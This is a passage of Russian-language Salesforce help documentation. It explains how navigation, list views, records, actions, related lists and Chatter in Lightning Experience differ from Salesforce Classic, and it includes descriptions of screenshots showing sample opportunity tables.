
В Salesforce Classic для доступа к объектам, таким как организации и интересы применяются вкладки. Вкладки также применяются и для других функций, таких как домашняя страница и Chatter. Lightning Experience заменяет панель вкладок на свертываемое меню навигации, содержащее объекты, приложения и другие штуки. Ищете связанные приложения? Если элемента нет в меню навигации, поищите его в средстве запуска приложений.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



В Lightning Experience используйте меню навигации для доступа к таким вещам как домашняя страница, объектам Salesforce, ленте Chatter, группам, людям, панелям мониторинга, отчетам, инструментам повышения производительности и приложениям. Ваша организация может использовать стандартное меню навигации или специально настроенные под профили пользователей. Просто щелкните по значку для нужного элемента (1). Прокрутите вниз, чтобы увидеть все элементы меню. Щелкните значок меню навигации (2), чтобы развернуть меню и посмотреть названия элементов. Сверните его, когда привыкните к значкам элементов.



В Salesforce Classic для работы с доступными приложениями применяется меню средства запуска приложений Force.com (1). В Lightning Experience подведите курсор мыши к значку средства запуска приложений (1), посмотрите как он окрасится в цвета радуги, затем щелкните, чтобы найти приложения на странице средства запуска приложений (2).


Ищете элемент, которого нет в меню навигации или который еще недоступен в Lightning Experience? Щелкните по плитке, чтобы открыть облако функций, затем прокрутите вниз, чтобы найти ссылки для этой функции. Если щелкнуть по ссылке, то функция откроется в Salesforce Classic в отдельной вкладке браузера. Например, чтобы использовать совместные прогнозы, нажмите **Продажи**, затем прокрутите вниз до ссылки **Прогнозы**. Щелкните ее, чтобы открыть вкладку прогнозов в отдельной вкладке браузера в Salesforce Classic.


## Поиск списковых представлений в Lightning Experience

Lightning Experience улучшает работу со списковыми представлениями Salesforce Classic, предлагая улучшенную компоновку страниц, удобную навигацию, создание и редактирование списков на месте.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition II Developer Edition.**



- Выберите списковое представление в раскрывающемся списке (1).
- Создание, редактирование и удаление списковых представлений (2). Используйте  для быстрой модификации фильтров представления и изменения отображаемых записей.
- Создание записей (3) прямо в списковом представлении.
- Редактирование и удаление (4) определенных записей.

Списковые представления в Lightning Experience содержат несколько новых функций, которых нет в Salesforce Classic.

- Более быстрый поиск определенного спискового представления (5).
- Только для коммерческих возможностей — переключение между стандартным списковым представлением и новой панелью коммерческих возможностей (6), визуальным средством отслеживания потока.
- Визуализируйте данные спискового представления в одном из типов графиков: вертикальной, горизонтальной или круговой диаграмме (7).




## Работа с записями в Lightning Experience

В Salesforce Classic описание записи, связанные списки и лента отображаются на одной странице. Такое расположение ведет к частой прокрутке, особенно в записях, где много данных. В Lightning Experience описание записи, сопутствующие сведения и лента расположены в отдельных вкладках между которыми легко переключаться.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



- В Salesforce Classic элемент управления «Показать ленту» (1) контролирует видимость ленты Chatter для записи. В Lightning Experience, лента записи и компоновщик записи всегда доступны на вкладке «Сотрудничество» (1).
- Все подробности о записи приведены на вкладке «Сведения» (2).

- В Salesforce Classic записи содержат связанные списки (3), а Lightning Experience отображает сопутствующие сведения в карточках связанных списков (3). См. в разделе [Поиск связанных списков в Lightning Experience](#) более подробное описание работы со связанной информацией в новом и классическом пользовательском интерфейсе.

СМ. ТАКЖЕ:


[Поиск действий и кнопок в Lightning Experience](#)

## Поиск действий и кнопок в Lightning Experience

Хотя Salesforce Classic и отображает действия в публикаторе Chatter, а кнопки на странице описания записи, Lightning Experience не делает различий для этих элементов. Новый интерфейс смешивает действия и кнопки, размещая их в различных областях согласно функциональности.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



- Стандартные действия Chatter «Сообщение» и «Опрос» (1) отображаются в компоновщике на вкладке «Сотрудничество» в Lightning Experience. Однако, другие стандартные действия, такие как «Благодарность» и «Ссылки», недоступны в новом интерфейсе.
- Действия «Запись вызова в журнал», «Новая задача» и «Новое событие» (2) из макета страницы объекта отображаются в компоновщике на вкладке «Действие». Если кнопка «Отправить письмо» входит в макет страницы объекта, то действие «Письмо» также будет в компоновщике. Эти действия создают записи, связанные с записью, которую просматривает пользователь.

Или воспользуйтесь меню Глобальные действия (+) в заголовке, чтобы занести вызов в журнал или создать события, примечания и задачи, не связанные с текущей записью.

- Стандартные и поддерживаемые настраиваемые кнопки (3) на макете страницы, включая кнопку «Редактирование», появятся в меню действий. И любые другие глобальные и привязанные к объектам действия, включая действия Visualforce и Force.com Canvas, также появятся в меню.

- Как и в Salesforce Classic, настраиваемые ссылки входят в описание записей. Чтобы найти их, перейдите на вкладку «Описание».

СМ. ТАКЖЕ:

[Действия в Lightning Experience](#)

[Порядок действий в Lightning Experience](#)

[Навигация и действия: Чего нет в Lightning Experience](#)

## Поиск связанных списков в Lightning Experience

Записи в Salesforce содержат данные и ссылки на другие связанные записи. Salesforce Classic отображает связанные записи в списках, расположенных внизу страницы. В Lightning Experience сопутствующие сведения отображаются в картах связанных списков. Для интересов и возможностей, объектов содержащих рабочее пространство, доступ к картам связанных списков осуществляется из вкладки «Связанные». Для ссылочных объектов, таких как организации и контакты, а также для групп и людей, карты связанных списков отображаются на правой стороне страницы.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

The screenshot shows a table of Opportunities with the following data:

| Action                                     | Opportunity Name                                    | Stage         | Amount      | Close Date |
|--|---|---------------|-------------|------------|
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">Global Media - 80 Widgets</a>           | Negotiation   | \$10,000.00 | 12/9/2015  |
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">Global Media - 200 Widgets</a>          | Qualification | \$22,500.00 | 11/24/2015 |
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">Global Media - 250 Widgets (Sample)</a> | Closed Won    | \$5,000.00  | 9/27/2015  |
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">Global Media - 400 Widgets</a>          | Qualification | \$40,000.00 | 9/21/2015  |
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">Global Media - 140 Widgets (Sample)</a> | Closed Won    | \$15,000.00 | 9/20/2015  |

Callouts: 1 points to the 'New Opportunity' button; 2 points to the 'Opportunity Name' column; 3 points to the 'Action' column; 4 points to the 'Go to list (9)' link.

The screenshot shows a grid view of Opportunities with the following data:

| Opportunity Name                                    | Stage         | Amount      | Close Date |
|---|---------------|-------------|------------|
| <a href="#">Global Media - 80 Widgets</a>           | Negotiation   | \$10,000.00 | 12/9/2015  |
| <a href="#">Global Media - 200 Widgets</a>          | Qualification | \$22,500.00 | 11/24/2015 |
| <a href="#">Global Media - 250 Widgets (Sample)</a> | Closed Won    | \$5,000.00  | 9/27/2015  |
| <a href="#">Global Media - 400 Widgets</a>          | Qualification | \$40,000.00 | 9/21/2015  |
| <a href="#">Global Media - 140 Widgets (Sample)</a> | Closed Won    | \$15,000.00 | 9/20/2015  |
| <a href="#">Global Media - 1750 Widgets</a>         | Qualification | \$52,500.00 | 9/10/2015  |

Callouts: 1 points to the 'New' button; 2 points to the 'Opportunity Name' column; 3 points to the 'Edit' and 'Delete' buttons; 4 points to the 'View All' button.

Для первых восьми карт связанных списков в записи:

- Кнопки связанных списков (1) расположены в верхнем правом углу каждой карты связанного списка. При наличии нескольких кнопок, для работы с ними используйте раскрывающееся меню.
- Каждый элемент в карте связанного списка содержит ссылку (2), открывающую связанную запись.
- Действия по конкретной записи (3) расположены в раскрывающемся меню рядом с каждой связанной записью.
- Когда карты связанных списков находятся на правой стороне страницы, каждая карта отображает до трех записей. Для ссылочных объектов карты связанных списков отображают до шести записей. В обоих случаях детализируйте (4), чтобы посмотреть полный список связанных записей.

Если для записи есть более восьми связанных списков, дополнительные карты списков показывают только название объекта. Щелкните название в карте связанного списка, чтобы открыть полный список, с кнопками и сопутствующими действиями, не входящими в карту.


## Поиск функций Chatter в Lightning Experience

С помощью Lightning Experience, можно объединять людей и группы, безопасно обмениваться деловыми сведениями в реальном времени, как вы привыкли в Salesforce Classic. В новом интерфейсе доступ к лентам, группам и профилям Chatter немного отличается. Но посмотрев этот небольшой обзор, вы быстро освоитесь.



В Salesforce Classic функции Chatter располагались в боковой панели вкладки Chatter. В Lightning Experience доступ к главной ленте (1), профилям коллег (2) и группам (3) выполняется напрямую из меню навигации.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

